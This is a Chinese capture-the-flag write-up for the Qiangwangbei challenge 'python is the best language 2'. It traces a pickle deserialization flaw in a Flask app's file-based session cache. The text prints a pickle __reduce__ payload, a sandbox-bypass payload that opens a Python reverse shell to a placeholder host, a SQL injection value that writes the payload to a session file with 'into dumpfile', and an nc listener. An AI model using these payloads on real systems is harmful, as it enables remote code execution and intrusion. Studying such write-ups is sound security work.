复现强网杯python is the best language 2

参考文献:https://xz.aliyun.com/t/2219http://120.77.209.122/index.php/archives/25/ 源码下载下来后,是基于flask框架,先查看路由文件routes.py,里面功能大部分是基于登陆的。 在others.py的最后有这样的内容 2.png load()函数有一个unpkler函数用于反序列化参数(file),如果file可控那么这就是一个反序列化漏洞。 借用下大佬的payload,理解下这个。 用下面的脚本(12.py)进行序列化payload的生成: import os from pickle import Pickler as Pkler import commands class hhh(object): def __reduce__(self): return (os.system,("whoami",)) evil = hhh() def dump(file): pkler = Pkler(file) pkler.dump(evil) with open("test","wb") as f: dump(f) 测试反序列化漏洞(13.py): from pickle import Unpickler as Unpkler from io import open as Open def LOAD(file): unpkler = Unpkler(file) return Unpkler(file).load() with Open("test","rb") as f: LOAD(f) 执行会12.py后,会在12.py的同级目录下生成test,执行13.py会显示出用户信息 全局搜索load()函数,发现它在Mycache.py的FileSystemCache类中有多次引用。(代码太长了,贴下有用的) 2.png 跟入_get_filename方法 2.png 可以看到将传入的字符串key进行MD5,并将其返回。通过全局搜索,发现在Mysession.py的open_session中调用了key 2.png 1.png 其中self.key_prefix为bdwsessions,因此假设cookie中的sesssion值为pleated,则self.key_prefix + sid即为bdwsessionspleated,然后这串字符串进行MD5得到的结果0ab5423aafb316e9c299e0bb853d0c11。这样就可以控制file了。 攻击流程 ①本地生成序列化文件,并且进行十六进制编码 ②通过第一关的sql注入,将本地生成的payload,写入服务器上的session文件,指定文件名为MD5(bdwsessionspleated),这样我们在访问/index的时候把cookie中的session值改为pleated,触发open_session中的self.cache.get就可以进行反序列化攻击了 沙箱逃逸 源码还设置了沙箱/黑名单来防止某些函数的执行,比如前面的os.system就被禁用了 2.png 此处过滤了大多数函数,但是 commands.getoutput和subprocess.Popen()并没有过滤,payload用的是 commands.getoutput import cPickle import commands class Exp(object): def __reduce__(self): return (commands.getoutput,("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"yourip\",port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'",)) e = Exp() poc = cPickle.dumps(e) print '0x'+poc.encode('hex') 在注册的邮箱处填入: test12'/**/union/**/select/**/0x63636f....../**/into/**/dumpfile/**/'/tmp/ffff/0ab5423aafb316e9c299e0bb853d0c11'#@test12.com 注册后出现Please use a different email address.。说明写入成功 然后访问http://39.107.32.29/:20000/index 抓包修改session值为pleated 反弹shell nc -l -p 8181 -vvv 查看flag即可。